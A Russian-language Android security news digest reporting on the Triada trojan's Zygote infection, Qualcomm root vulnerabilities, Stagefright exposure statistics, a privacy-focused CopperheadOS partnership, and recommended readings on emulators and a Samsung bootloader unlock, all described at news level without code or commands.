
3 марта сотрудники «Лаборатории Касперского» опубликовали большое исследование, посвященное самому сложному и продвинутому Android-трояну Triada. Троян не только умеет перехватывать и перенаправлять СМС и обладает модульной архитектурой, позволяющей расширять возможности зловреда в какую угодно сторону, но и обладает весьма изощренной архитектурой.

Главная фишка Triada — это способность инфицировать процесс Zygote, который является родителем всех приложений, работающих в Android. Троян изменяет Zygote прямо в оперативной памяти, внедряя в него код, позволяющий перехватывать СМС и функции API, предназначенные для получения списка установленных и запущенных приложений. Так как все приложения и большинство системных сервисов, по сути, клоны Zygote, троян в прямом смысле инфицирует всю систему и становится полностью незаметным. Очень продвинутый зловред и отличный ресерч Kaspersky Lab.


Теперь об уязвимостях. 8 марта компания TrendMicro сообщила о двух уязвимостях, обнаруженных в коде поддержки чипсетов Qualcomm Snapdragon в ядре Linux (CVE-2016-0819 и CVE-2016-0805). Каждая из них может быть использована для получения прав root локально, однако, каким именно образом, компания обещает сообщить только в мае на конференции Hack In The Box.

Google уже выпустила исправление уязвимостей в рамках ежемесячного security-обновления. Патчи доступны для версий Android от 4.4.4 до 6.0.1 включительно, однако, зная, с каким «рвением» производители устройств выпускают обновления, можно предположить, что миллионы (сотни миллионов?) устройств останутся уязвимыми. Радует только то, что в ближайшее время проблема рутинга устройств нам не грозит.

22 марта компания Zimperium, та самая, что нашла первую уязвимость Stagefright прошлым летом, выпустила отчет с анализом распространенности уязвимости на Android-смартфонах. Цифры неутешительные: 42,84% устройств подвержены уязвимости CVE-2015-3864, самой распространенной (вплоть до Android 5.1) и удобной в использовании среди всех Stagefright-уязвимостей. Это от 600 до 850 миллионов устройств.



Архитектура трояна Triada



Уязвимость CVE-2015-3864 по странам


Напомним, что уязвимости в библиотеке Stagefright находят до сих пор, их уже больше десятка, так что рекомендуем установить Stagefright Detector и, в случае если устройство уязвимо, очень осторожно открывать непонятные ссылки, MMS и вообще любой мультимедиаконтент. А еще лучше установить CyanogenMod, если, конечно, он доступен для твоего смартфона.

Пара слов о хорошем. Разработчики защищенной Android-прошивки CopperheadOS объединяют усилия с ребятами из проектов Guardian Project (они делают privacy-софт: Orbot, ChatSecure и другие) и F-Droid («магазин» открытого софта для Android) для создания privacy-ориентированной открытой системы. Новость, надо сказать, отличная, потому как связка этих трех проектов дает практически полную защиту от прослушки и утечек данных с максимально возможной защитой от взлома устройства.


ПОЧИТАТЬ

Study on Android emulator — интересное исследование эмулятора Android от тайваньского инженера Mozilla. Презентация охватывает многие аспекты работы эмулятора, включая механизм коммуникации между эмулятором и IDE, реализацию стандартной ARM-платформы goldfish, отличия нового эмулятора (AndroidStudio 2.0) от устаревшего, реализацию эмуляции модема, GPS и других компонентов платформы.

SamDunk: eMMC backdoor leading to bootloader unlock on Samsung Galaxy Devices (pdf) — занимательный рассказ о том, как был взломан загрузчик Samsung Galaxy S5. Смартфон использует довольно интересную технику разлочки загрузчика, основанную на сверке eMMC CID: разлоченные dev-версии смартфона проходят специальную заводскую процедуру, в ходе которой eMMC CID устройства шифруется и записывается в раздел aboot. При каждой загрузке смартфона загрузчик извлекает его из раздела, дешифрует, и, если записанный CID совпадает с актуальным, загрузчик считается разблокированным.



